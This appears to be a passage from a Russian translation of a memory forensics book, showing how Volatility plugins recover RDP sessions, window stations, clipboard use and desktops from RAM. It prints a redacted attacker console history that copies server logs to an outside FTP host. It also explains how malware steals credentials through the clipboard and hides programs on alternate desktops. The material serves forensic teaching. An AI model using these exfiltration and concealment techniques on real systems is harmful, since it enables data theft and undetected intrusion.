Как показано в следующем коде для 32-разрядной системы Windows 2003, определить вход пользователя через RDP можно по тому, что в сеансе работают драйвер `RDPDD.dll` и процесс `rdpclip.exe`. `RDPDD.dll` является драйвером дисплея RDP, а `rdpclip.exe` - процессом, обрабатывающим операции удаленного буфера обмена. Теперь по этой связи известно, что `mbamgui.exe`, `cmd.exe` и `notepad.exe` (помимо прочих) были открыты или отображены через RDP, а не на консоли компьютера. Это очень полезно при реконструкции действий удаленного злоумышленника.

Примечание.

Этот плагин разделяет процессы по владеющим ими сеансам, но не связывает сеансы с пользователями автоматически. Иными словами, он не сообщает, что сеанс 1 принадлежит Робу, а сеанс 2 - Джеку. Чтобы установить эту связь, выберите один или несколько процессов из сеанса и примените метод с `getsids`, описанный в главе 6.

```
$ python vol.py -f rdp.mem --profile=Win2003SP2x86 sessions
[snip]
**************************************************
Session(V): f79ff000 ID: 2 Processes: 10
PagedPoolStart: bc000000 PagedPoolEnd bc3fffff
 Process: 7888 csrss.exe 2012-05-23 02:51:43
 Process: 3272 winlogon.exe 2012-05-23 02:51:43
 Process: 6772 rdpclip.exe 2012-05-23 02:52:00
 Process: 5132 explorer.exe 2012-05-23 02:52:00
 Process: 5812 PccNTMon.exe 2012-05-23 02:52:01
 Process: 3552 VMwareTray.exe 2012-05-23 02:52:01
 Process: 5220 mbamgui.exe 2012-05-23 02:52:02
 Process: 4576 ctfmon.exe 2012-05-23 02:52:02
 Process: 5544 cmd.exe 2012-05-23 02:52:09
 Process: 6236 notepad.exe 2012-05-23 03:20:35
 Image: 0x8a2fecc0, Address bf800000, Name: win32k.sys
 Image: 0x877d0478, Address bf9d3000, Name: dxg.sys
 Image: 0x8a1bdf38, Address bff60000, Name: RDPDD.dll
 Image: 0x8771a970, Address bfa1e000, Name: ATMFD.DLL
```

Следует помнить, что Volatility также может извлекать из ОЗУ истории команд и целые экранные буферы (подробнее см. в главе 17). Из предыдущего вывода известно, что `cmd.exe` был запущен через RDP, но с какой целью? Хотя протокол RDP допускает передачу файлов, она может быть включена не всегда, поэтому обычно злоумышленники передают файлы на свои сайты и с них по FTP. Пример показан в следующем коде (для защиты личности жертвы многие поля скрыты):

```
$ python vol.py -f rdp.mem --profile=Win2003SP2x86 consoles
Volatility Foundation Volatility Framework 2.4
**************************************************
ConsoleProcess: csrss.exe Pid: 7888
Console: 0x4c2404 CommandHistorySize: 50
HistoryBufferCount: 4 HistoryBufferMax: 4
OriginalTitle: Command Prompt
Title: Command Prompt
AttachedProcess: cmd.exe Pid: 5544 Handle: 0x25c
----
CommandHistory: 0xf41610 Application: ftp.exe Flags: Reset
CommandCount: 19 LastAdded: 18 LastDisplayed: 18
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x0
Cmd #0 at 0xf43b58: xxxxxxxxxx
Cmd #1 at 0xf41788: cd statistics
Cmd #2 at 0xf43b78: cd logs
Cmd #3 at 0xf43db0: dir
Cmd #4 at 0x4c1eb8: cd xxxxxxxxxx
Cmd #5 at 0xf43dc0: dir
Cmd #6 at 0xf43de0: get xxxxxxxxxx.log
Cmd #7 at 0xf43e30: get for /bin/ls.
Cmd #8 at 0x4c2ac0: ge xxxxxxxxxx.log
Cmd #9 at 0xf43dd0: bye
Cmd #10 at 0xf43d98: xxxxxxxxxx
----
CommandHistory: 0x4c2c30 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 12 LastAdded: 11 LastDisplayed: 11
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x25c
Cmd #0 at 0x4c1f90: d:
Cmd #1 at 0xf41280: cd inetlogs
Cmd #2 at 0xf412e8: cd xxxxxxxxxx
Cmd #3 at 0xf41340: type xxxxxxxxxx.log | find " xxxxxxxxxx " | find "GET"
Cmd #4 at 0xf41b10: c:
```

```
Cmd #5 at 0xf412a0: cd\windows\system32\ xxxxxxxxxx
Cmd #6 at 0xf41b20: ftp xxxxxxxxxx.com
Cmd #7 at 0xf41948: notepad xxxxxxxxxx.log
Cmd #8 at 0x4c2388: notepad xxxxxxxxxx.log
Cmd #9 at 0xf43e70: ftp xxxxxxxxxx.com
Cmd #10 at 0xf43fb0: dir
Cmd #11 at 0xf41550: notepad xxxxxxxxxx.log
----
Screen 0x4c24b4 X:80 Y:3000
Dump:
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\ xxxxxxxxxx >d:

D:\>cd inetlogs

D:\inetlogs>cd xxxxxxxxxx

D:\inetlogs\ xxxxxxxxxx >type xxxxxxxxxx.log | find " xxxxxxxxxx " | \
    find "GET" 2012-05-23 02:51:19 W3SVC xxxxxxxxxx xxxxxxxxxx \
    GET xxxxxxxxxx xxxxxxxxxx - 80 - xxxxxxxxxx \
    Mozilla/4.0+(compatible;+MSIE+7.0;+Windows+NT+5.1;\
    +Trident/4.0) 200 0 0
[snip]

C:\WINDOWS\system32\ xxxxxxxxxx >ftp xxxxxxxxxx.com
Connected to xxxxxxxxxx.com.
220 Microsoft FTP Service
User (xxxxxxxxxx.com:(none)): xxxxxxxxxx
331 Password required for xxxxxxxxxx.
Password:
230 User xxxxxxxxxx logged in.
ftp> cd statistics
250 CWD command successful.
ftp> cd logs
250 CWD command successful.
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
05-22-12  09:34AM       <DIR>          W3SV xxxxxxxxxx
226 Transfer complete.
ftp: 51 bytes received in 0.00Seconds 51000.00Kbytes/sec.
ftp> cd W3S xxxxxxxxxx
250 CWD command successful.
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
05-22-12  06:59PM             24686680 e xxxxxxxxxx.log
05-22-12  07:00PM              3272096 xxxxxxxxxx.log
226 Transfer complete.
ftp: 106 bytes received in 0.06Seconds 1.68Kbytes/sec.
ftp> get xxxxxxxxxx.log
200 PORT command successful.
150 Opening ASCII mode data connection for xxxxx.log(3272096 bytes).
226 Transfer complete.
ftp: 3272096 bytes received in 7.47Seconds 438.09Kbytes/sec.
```

Как видите, всего несколько команд позволяют установить, что пользователь вошел в систему жертвы через RDP. Затем он использовал `cmd.exe` с идентификатором процесса 5544, чтобы найти определенные записи журнала IIS, и скопировал журналы на свой FTP-сайт. Можно увидеть адрес FTP-сервера, имя пользователя и пароль злоумышленника, а также точные файлы, которые его интересовали.

Оконные станции

Ранее мы обсуждали сеансы - контейнеры для процессов и других объектов, связанных с сеансом входа пользователя. К числу этих объектов относятся оконные станции, которые служат границами безопасности для процессов и рабочих столов. С точки зрения криминалистического анализа изучение оконных станций позволяет обнаруживать приложения, следящие за активностью буфера обмена, а также определять частоту использования буфера обмена и доступные форматы данных.

Справочную информацию об оконных станциях см. в материалах Sessions, Desktops, and Window Stations на TechNet (blogs.technet.com) и Window Stations and Desktops на MSDN (msdn.microsoft.com).

Цели анализа

Перед вами стоят следующие цели:

• **Слежение за буфером обмена:** можно обнаруживать приложения, следящие за активностью буфера обмена.
• **Использование буфера обмена:** можно определить частоту использования буфера обмена и доступные форматы. Копировал ли вошедший пользователь данные в буфер обмена? Если да, то данные какого типа? Это пригодится, когда вы фактически извлечете содержимое буфера обмена из ОЗУ.

Структуры данных

Основной структурой оконной станции является `tagWINDOWSTATION`. В отличие от большинства других объектов, рассматриваемых в этой главе, оконные станции (и рабочие столы) являются защищаемыми объектами. Это означает, что их выделением, управлением и освобождением занимается тот же диспетчер исполнительных объектов, который работает с процессами, потоками, мьютантами и ключами реестра. Таким образом, у них есть `_POOL_HEADER` и `_OBJECT_HEADER`, которые можно легко найти в ОЗУ с помощью метода сканирования пула, описанного в главе 5. В качестве альтернативы, если доступны символы PDB, можно обойти список оконных станций заданного сеанса через `win32k!grpWinStaList`.

Ниже показана структура из 64-разрядной Windows 7:

```
>>> dt("tagWINDOWSTATION")
'tagWINDOWSTATION' (152 bytes)
0x0   : dwSessionId                   ['unsigned long']
0x8   : rpwinstaNext                  ['pointer64', ['tagWINDOWSTATION']]
0x10  : rpdeskList                    ['pointer64', ['tagDESKTOP']]
0x18  : pTerm                         ['pointer64', ['tagTERMINAL']]
0x20  : dwWSF_Flags                   ['unsigned long']
0x28  : spklList                      ['pointer64', ['tagKL']]
0x30  : ptiClipLock                   ['pointer64', ['tagTHREADINFO']]
0x38  : ptiDrawingClipboard           ['pointer64', ['tagTHREADINFO']]
0x40  : spwndClipOpen                 ['pointer64', ['tagWND']]
0x48  : spwndClipViewer               ['pointer64', ['tagWND']]
0x50  : spwndClipOwner                ['pointer64', ['tagWND']]
0x58  : pClipBase                     ['pointer', ['array',
                  <function <lambda> at 0x10195a848>, ['tagCLIP']]]
0x60  : cNumClipFormats               ['unsigned long']
0x64  : iClipSerialNumber             ['unsigned long']
0x68  : iClipSequenceNumber           ['unsigned long']
0x70  : spwndClipboardListener        ['pointer64', ['tagWND']]
0x78  : pGlobalAtomTable              ['pointer64', ['void']]
0x80  : luidEndSession                ['_LUID']
```

```
0x88  : luidUser                      ['_LUID']
0x90  : psidUser                      ['pointer64', ['void']]
```

Ключевые моменты

Ключевые моменты таковы:

• `dwSessionId`: связывает оконную станцию с владеющим ею сеансом (значение будет совпадать с `_MM_SESSION_SPACE.SessionId`).
• `rpwinstaNext`: двусвязный список, перечисляющий все оконные станции в том же сеансе, что и текущая.
• `rpdeskList`: указатель на первый рабочий стол оконной станции.
• `dwWSF_Flags`: сообщает, является ли оконная станция интерактивной (см. флаг `WSF_NOIO`).
• `pClipBase`: указатель на массив структур `tagCLIP`, которые описывают доступные форматы буфера обмена и содержат дескрипторы объектов буфера обмена. Размер массива берется из `cNumClipFormats`. Подробнее о структуре `tagCLIP` рассказывается в главе 15.
• `iClipSequenceNumber`: увеличивается на 1 для каждого объекта, скопированного в буфер обмена. По этому числу можно определить, насколько часто выполняются операции копирования.
• `pGlobalAtomTable`: указывает на таблицу атомов оконной станции (таблицы атомов описываются далее в этой главе).

Кроме того, некоторые поля позволяют определить, какой поток просматривает буфер обмена, какой поток владеет буфером обмена и какой поток (если такой имеется) может прослушивать операции с буфером обмена или следить за ними.

Анализ частоты использования буфера обмена

В следующем выводе показана интерактивная оконная станция `WinSta0` для сеанса 2. Таблица атомов этой оконной станции находится по адресу `0xe7981648`, она содержит три рабочих стола (`Default`, `Disconnect` и `Winlogon`), а `rdpclip.exe` в настоящее время просматривает буфер обмена. Это логично, поскольку `rdpclip.exe` является процессом, который обрабатывает операции копирования и вставки через RDP. Поддерживаются четыре формата буфера обмена, включая текст Unicode и ASCII, а судя по серийному номеру, пользователь к этому моменту скопировал в буфер обмена девять элементов.

```
$ python vol.py -f rdp.mem --profile=Win2003SP2x86 wndscan
Volatility Foundation Volatility Framework 2.4
************************************************
WindowStation: 0x8581e40, Name: WinSta0, Next: 0x0
SessionId: 2, AtomTable: 0xe7981648, Interactive: True
Desktops: Default, Disconnect, Winlogon
ptiDrawingClipboard: pid - tid -
spwndClipOpen: 0x0, spwndClipViewer: 6772 rdpclip.exe
cNumClipFormats: 4, iClipSerialNumber: 9
pClipBase: 0xe6fe8ec8, Formats: CF_UNICODETEXT,CF_LOCALE,CF_TEXT,CF_OEMTEXT
[snip]
```

Следующая оконная станция называется `__X78B95_89_IW` и содержит один рабочий стол с именем `__A8D9S1_42_ID`. Это стандартное соглашение об именовании, используемое `inetinfo.exe`, поэтому известно, что в тот момент в системе работал IIS.

```
************************************************
WindowStation: 0x990c760, Name: __X78B95_89_IW, Next: 0x0
SessionId: 0, AtomTable: 0xe26c6a60, Interactive: False
Desktops: __A8D9S1_42_ID
ptiDrawingClipboard: pid - tid -
spwndClipOpen: 0x0, spwndClipViewer: 0x0
```

```
cNumClipFormats: 0, iClipSerialNumber: 0
pClipBase: 0x0, Formats:
```

Последняя оконная станция в примере - `WinSta0` для сеанса 0. Хотя она интерактивна, значения `cNumClipFormats` и `iClipSerialNumber` равны 0, а значит, буфер обмена этой оконной станции никогда не использовался.

```
**********************************************
WindowStation: 0x9a0d148, Name: WinSta0, Next: 0x8a089c48
SessionId: 0, AtomTable: 0xe1b19b10, Interactive: True
Desktops: Default, Disconnect, Winlogon
ptiDrawingClipboard: pid - tid -
spwndClipOpen: 0x0, spwndClipViewer: 0x0
cNumClipFormats: 0, iClipSerialNumber: 0
pClipBase: 0x0, Formats:
[snip]
```

Как обнаружить слежение за буфером обмена

Многие образцы вредоносных программ следят за операциями с буфером обмена, чтобы красть учетные данные, даже когда пользователи применяют диспетчеры паролей. Один из методов заключается в перехвате `SetClipboardData` и краже данных в момент их помещения в буфер обмена. Приложения вызывают этот API в ответ на выполнение пользователем операции копирования (например, при нажатии CTRL+C). Ниже показан прототип функции, где `hMem` - дескриптор области памяти, в которую приложение копирует данные типа `uFormat`. Ядро берет эти данные и копирует их в системный буфер обмена.

```
HANDLE WINAPI SetClipboardData(
  _In_      UINT uFormat,
  _In_opt_  HANDLE hMem
);
```

Перехватив этот API, вредоносная программа может перехватить и извлечь данные из `hMem`. Однако это очевидным образом изменяет систему, и в наши дни почти все сканеры антируткитов способны обнаружить перехват API.

Вредоносная программа также может просто вызывать (а не перехватывать) `GetClipboardData` с небольшими регулярными интервалами - например, в цикле каждые 10 мс. `GetClipboardData` является обратной операцией по отношению к `SetClipboardData`: приложения вызывают ее в ответ на операции вставки. Почему это плохая идея? Потому что перед запросом данных буфера обмена необходимо вызвать `OpenClipboard`, а одновременно открыть буфер обмена может только одно окно или один процесс в каждом сеансе. Если вредоносная программа открывает буфер обмена для проверки данных каждые 10 мс, она может создать состояние гонки и случайно помешать легитимным приложениям получить доступ к буферу обмена, заблокировав их.

Средства просмотра и прослушивания буфера обмена

Рекомендованный Microsoft способ получать доступ к данным сразу после их копирования в буфер обмена - зарегистрировать средство просмотра буфера обмена (вызвав `SetClipboardViewer`) или средство прослушивания форматов (вызвав `AddClipboardFormatListener`). Эти функции позволяют приложениям получать уведомления (посредством сообщений `WM_DRAWCLIPBOARD`) всякий раз, когда содержимое буфера обмена изменяется. После этого они могут открыть буфер обмена и запросить данные. Как всегда, самое интересное здесь - список артефактов, остающихся в ОЗУ в результате вызова этих API. В следующем примере для демонстрации используется `clipboardic.exe` компании Nirsoft (можно также использовать InsideClipboard). Эти инструменты используют те же API, что и вредоносные программы, а поскольку сами они на самом деле не являются вредоносными, вы можете повторить действия в собственной системе.

Чтобы наглядно показать точные изменения, вызываемые определенным поведением, следует начать с только что перезагруженной системы - до какой-либо активности буфера обмена. Ниже приведен вывод `wndscan` для `WinSta0` нашего пользователя:

```
$ python vol.py -f memory.dmp --profile=Win7SP1x86 wndscan
Volatility Foundation Volatility Framework 2.4
**********************************************
WindowStation: 0x7ea45d00, Name: WinSta0, Next: 0x0
SessionId: 1, AtomTable: 0x93b107f0, Interactive: True
Desktops: Default, Disconnect, Winlogon
ptiDrawingClipboard: pid - tid -
spwndClipOpen: 0x0, spwndClipViewer: 0x0
cNumClipFormats: 0, iClipSerialNumber: 0
pClipBase: 0x0, Formats:
```

Обратите внимание: база буфера обмена не задана; отсутствуют форматы, владельцы и средства просмотра буфера обмена; серийный номер равен нулю. Можно также использовать плагин `wintree` (описанный далее в этой главе), чтобы найти окна класса `CLIPBRDWNDCLASS`. Приложения, использующие упомянутые API буфера обмена, неизбежно становятся владельцами таких окон, которые API создают за кулисами. Поэтому наличие этих окон является ранним признаком того, какие процессы способны или должны выполнять операции с буфером обмена.

```
$ python vol.py -f memory.dmp --profile=Win7SP1x86
      wintree | grep CLIPBRDWNDCLASS
Volatility Foundation Volatility Framework 2.4
.#10062  explorer.exe:372 CLIPBRDWNDCLASS
.#100f0  explorer.exe:372 CLIPBRDWNDCLASS
.#1011e  vmtoolsd.exe:2224 CLIPBRDWNDCLASS
.#1014a  SnagIt32.exe:2300 CLIPBRDWNDCLASS
```

Как видите, окнами этого класса владеют `explorer.exe` (Проводник Windows), `vmtoolsd.exe` (компонент VMware Tools, который позволяет основной и гостевой системам совместно использовать данные буфера обмена) и `SnagIt32.exe` (приложение для снимков экрана, позволяющее копировать и вставлять изображения). Есть ли в вашей системе другие приложения? Если да, есть ли у них законная потребность в доступе к буферу обмена? Эти вопросы следует задавать себе, пытаясь определить, существуют ли вредоносные процессы, следящие за буфером обмена.

Слежение с помощью Clipboardic.exe

Теперь в тестовой системе откройте несколько новых приложений, взаимодействующих с буфером обмена. В данном случае это были Notepad++ (текстовый редактор) и программа Nirsoft `clipboardic.exe` (утилита активного наблюдения за использованием буфера обмена). Для этого примера мы скопировали некоторые данные из основной ОС и вставили их в работающую гостевую систему VMware. Мы также скопировали некоторые данные из открытого документа Notepad++ в буфер обмена. Как видно на рисунке 14-3, текст был, как и ожидалось, перехвачен `clipboardic.exe`.




Figure 14-3: Clipboardic monitors the clipboard

Рисунок 14-3. Clipboardic наблюдает за буфером обмена

Еще раз исследуйте физическую память гостевой виртуальной машины после этих действий. Помните, что вредоносная программа использовала бы в точности те же API и создала бы похожие артефакты.

```
$ python vol.py -f memory.dmp --profile=Win7SP1x86 wndscan
Volatility Foundation Volatility Framework 2.4
************************************************
WindowStation: 0x7ea45d00, Name: WinSta0, Next: 0x0
SessionId: 1, AtomTable: 0x93b107f0, Interactive: True
Desktops: Default, Disconnect, Winlogon
ptiDrawingClipboard: pid - tid -
spwndClipOpen: 0x0, spwndClipViewer: 3616 Clipboardic.ex
```

```
cNumClipFormats: 4, iClipSerialNumber: 11
pClipBase: 0xfccb2be8, Formats: CF_UNICODETEXT,\
      Unknown choice 8192,CF_TEXT,Unknown choice 197569
```

Процесс `Clipboardic.exe` с PID 3616 зарегистрировал новое средство просмотра буфера обмена. Имеется четыре формата буфера обмена, включая ASCII (`CF_TEXT`) и Unicode (`CF_UNICODETEXT`), а остальные, вероятно, представляют собой данные OLE. Серийный номер теперь увеличился до 11. Кроме того, появилось несколько новых окон класса буфера обмена:

```
$ python vol.py -f memory.dmp --profile=Win7SP1x86
      wintree | grep CLIPBRDWNDCLASS
Volatility Foundation Volatility Framework 2.4
.#10062  explorer.exe:372 CLIPBRDWNDCLASS
.#100f0  explorer.exe:372 CLIPBRDWNDCLASS
.#1011e  vmtoolsd.exe:2224 CLIPBRDWNDCLASS
.#1014a  SnagIt32.exe:2300 CLIPBRDWNDCLASS
.#4002c  vmtoolsd.exe:2224 CLIPBRDWNDCLASS
.#10288  notepad++.exe:3140 CLIPBRDWNDCLASS
.#1032c  Clipboardic.ex:3616 CLIPBRDWNDCLASS
```

Здесь представлено каждое приложение, участвовавшее в операциях копирования и вставки. VMware Tools (`vmtoolsd.exe`), уже работавшая ранее, создала новое окно (`#4002c`) для передачи данных из основной системы в гостевую. У Notepad++ есть окно (`#10288`) для приема данных. У `clipboardic.exe` есть окно (`#1032c`) для слежения за данными.

Рабочие столы

Рабочий стол - это контейнер для окон приложений и объектов пользовательского интерфейса. Вредоносные программы используют рабочие столы различными способами: от запуска приложений в альтернативных рабочих столах, чтобы текущий вошедший пользователь их не видел, до программ-вымогателей, которые блокируют пользователю доступ к его собственному рабочему столу до уплаты выкупа (см. тематическое исследование в главе 15).

Цели анализа

Перед вами стоят следующие цели:

• **Скрытые рабочие столы:** находить посторонние рабочие столы, используемые для сокрытия приложений от вошедших пользователей.
• **Обнаружение программ-вымогателей:** обнаруживать рабочие столы, созданные программами-вымогателями для фактической блокировки доступа пользователей к их собственной системе.
• **Поиск скрытых потоков:** подсистема GUI определяет структуру `tagTHREADINFO`, которая не зависит от `_ETHREAD` и содержит сведения о потоке. Подобно тому как альтернативные списки процессов позволяют находить скрытые процессы, эту альтернативную структуру потока можно использовать для выявления потоков, когда другие методы не дают результата.

Структуры данных

Основной структурой рабочего стола является `tagDESKTOP`. Ниже показана структура из 64-разрядной Windows 7:

```
>>> dt("tagDESKTOP")
'tagDESKTOP' (224 bytes)
```

```
0x0   : dwSessionId         ['unsigned long']
0x8   : pDeskInfo           ['pointer64', ['tagDESKTOPINFO']]
0x10  : pDispInfo           ['pointer64', ['tagDISPLAYINFO']]
0x18  : rpdeskNext          ['pointer64', ['tagDESKTOP']]
0x20  : rpwinstaParent      ['pointer64', ['tagWINDOWSTATION']]
0x28  : dwDTFlags           ['unsigned long']
0x30  : dwDesktopId         ['unsigned long long']
0x38  : spmenuSys           ['pointer64', ['tagMENU']]
0x40  : spmenuDialogSys     ['pointer64', ['tagMENU']]
0x48  : spmenuHScroll       ['pointer64', ['tagMENU']]
0x50  : spmenuVScroll       ['pointer64', ['tagMENU']]
0x58  : spwndForeground     ['pointer64', ['tagWND']]
0x60  : spwndTray           ['pointer64', ['tagWND']]
0x68  : spwndMessage        ['pointer64', ['tagWND']]
0x70  : spwndTooltip        ['pointer64', ['tagWND']]
0x78  : hsectionDesktop     ['pointer64', ['void']]
0x80  : pheapDesktop        ['pointer64', ['tagWIN32HEAP']]
0x88  : ulHeapSize          ['unsigned long']
0x90  : cciConsole          ['_CONSOLE_CARET_INFO']
0xa8  : PtiList             ['_LIST_ENTRY']
0xb8  : spwndTrack          ['pointer64', ['tagWND']]
0xc0  : htEx                ['long']
0xc4  : rcMouseHover        ['tagRECT']
0xd4  : dwMouseHoverTime    ['unsigned long']
0xd8  : pMagInputTransform  ['pointer64', ['_MAGNIFICATION_INPUT_TRANSFORM']]
```

Ключевые моменты

Ключевые моменты таковы:

• `dwSessionId`: связывает рабочий стол с владеющим им сеансом (значение совпадает с `_MM_SESSION_SPACE.SessionId`).
• `pDeskInfo`: указывает на `tagDESKTOPINFO` - здесь хранятся сведения о глобальных перехватах рабочего стола, как вы узнаете в главе 15. Поле `tagDESKTOPINFO.spwnd` также идентифицирует активное окно переднего плана.
• `rpdeskNext`: перечисляет все рабочие столы в одной оконной станции.
• `rpwinstaParent`: идентифицирует оконную станцию, которой принадлежит рабочий стол.
• `pheapDesktop`: указывает на кучу рабочего стола - ее можно анализировать так же, как кучу процесса.
• `PtiList`: список структур `tagTHREADINFO`, по одной для каждого потока, присоединенного к рабочему столу.

Перечисление рабочих столов и связанных потоков

Плагин `deskscan` сканирует оконные станции, а затем обходит список рабочих столов (`rpdeskList`). В следующем выводе показаны `WinSta0\Default`, `WinSta0\Disconnect` и `WinSta0\Winlogon`.

```
$ python vol.py -f rdp.mem --profile=Win2003SP2x86 deskscan
Volatility Foundation Volatility Framework 2.4
************************************************
Desktop: 0x8001038, Name: WinSta0\Default, Next: 0x8737bc10
SessionId: 2, DesktopInfo: 0xbc6f0650, fsHooks: 2128
spwnd: 0xbc6f06e8, Windows: 238
Heap: 0xbc6f0000, Size: 0x300000, Base: 0xbc6f0000, Limit: 0xbc9f0000
 7808 (notepad.exe 6236 parent 5544)
 7760 (csrss.exe 7888 parent 432)
 5116 (csrss.exe 7888 parent 432)
 8168 (PccNTMon.exe 5812 parent 5132)
 3040 (cmd.exe 5544 parent 5132)
 6600 (csrss.exe 7888 parent 432)
 7392 (explorer.exe 5132 parent 8120)
```

```
 5472 (explorer.exe 5132 parent 8120)
 548 (PccNTMon.exe 5812 parent 5132)
 6804 (mbamgui.exe 5220 parent 5132)
 2008 (ctfmon.exe 4576 parent 5132)
 3680 (PccNTMon.exe 5812 parent 5132)
 2988 (VMwareTray.exe 3552 parent 5132)
 1120 (explorer.exe 5132 parent 8120)
 4500 (explorer.exe 5132 parent 8120)
 7732 (explorer.exe 5132 parent 8120)
 6836 (explorer.exe 5132 parent 8120)
 7680 (winlogon.exe 3272 parent 432)
 7128 (rdpclip.exe 6772 parent 3272)
 5308 (rdpclip.exe 6772 parent 3272)
************************************************
Desktop: 0x737bc10, Name: WinSta0\Disconnect, Next: 0x8a2f2068
SessionId: 2, DesktopInfo: 0xbc6e0650, fsHooks: 0
spwnd: 0xbc6e06e8, Windows: 25
Heap: 0xbc6e0000, Size: 0x10000, Base: 0xbc6e0000, Limit: 0xbc6f0000
************************************************
Desktop: 0xa2f2068, Name: WinSta0\Winlogon, Next: 0x0
SessionId: 2, DesktopInfo: 0xbc6c0650, fsHooks: 0
spwnd: 0xbc6c06e8, Windows: 6
Heap: 0xbc6c0000, Size: 0x20000, Base: 0xbc6c0000, Limit: 0xbc6e0000
 6912 (winlogon.exe 3272 parent 432)
 1188 (winlogon.exe 3272 parent 432)
 8172 (winlogon.exe 3272 parent 432)
************************************************
[snip]
```

Обратите внимание на следующее:

• Рабочий стол `Winlogon` отображает приглашение ко входу, в котором вводятся имя пользователя и пароль. Если вход выполнен успешно, система переключает пользователя на рабочий стол `Default`. Как и ожидалось, `explorer.exe` работает на рабочем столе `Default`; обратите внимание, что на этом же рабочем столе работают шесть разных потоков Explorer.
• Число окон на рабочем столе `Default` гораздо больше, чем на других (238 по сравнению с 25 в `Disconnect` и 6 в `Winlogon`). Чтобы позволить создать намного больше окон и других объектов, размер кучи рабочего стола `Default` также закономерно намного больше (`0x300000` по сравнению с `0x10000` и `0x20000`).
• Единственные потоки на рабочем столе `Winlogon` действительно принадлежат `winlogon.exe`. Если вы когда-либо увидите на этом рабочем столе потоки, принадлежащие другому процессу, это может указывать на попытку кражи учетных данных для входа.
• Единственный рабочий стол с установленными глобальными перехватами - `Default`, поскольку значение `fsHooks` ненулевое. Это значение подробнее объясняется в главе 15, а пока достаточно знать, что оно указывает на способность потоков рабочего стола перехватывать сообщения окон, например нажатия клавиш и движения мыши, прежде чем они достигнут целевого окна.

Запуск команд на альтернативных рабочих столах

Вредоносная программа Tigger содержит компонент-бэкдор, который принимает команды по сети. Если удаленный злоумышленник хочет запускать приложения на машине жертвы, он приказывает вредоносной программе создать скрытый рабочий стол, на котором они будут выполняться. Например, злоумышленник может захотеть запустить на машине жертвы `corpvpn.exe` (клиент корпоративной виртуальной частной сети [VPN]), чтобы тот подключился к корпоративной сети и тем самым предоставил злоумышленнику доступ к целому набору других систем. Однако `corpvpn.exe` является приложением с GUI, которое в течение всего времени активного соединения показывает в небольшом окне статистику соединения (время работы, IP-адрес и объем данных, переданных в обоих направлениях). Очевидно, такой визуальный признак работающего VPN-приложения предупредил бы пользователя о несанкционированной активности.

Скрытые окна и альтернативные рабочие столы

Запуская приложения с GUI на альтернативных рабочих столах, злоумышленник повышает свои шансы остаться незамеченным. Важно отметить, что окна и сообщения окон не пересекают границы рабочих столов. Поэтому подход с альтернативным рабочим столом совсем не равнозначен простому сокрытию окна посредством вызова `ShowWindow` с флагом `SW_HIDE` (или указания `SW_HIDE` для `CreateProcess` при первоначальном порождении процесса). Такие утилиты, как WinLister, легко находят окна, помеченные как скрытые, но обычно анализируют только текущий рабочий стол, а значит, пропускают окна, работающие на альтернативных рабочих столах.

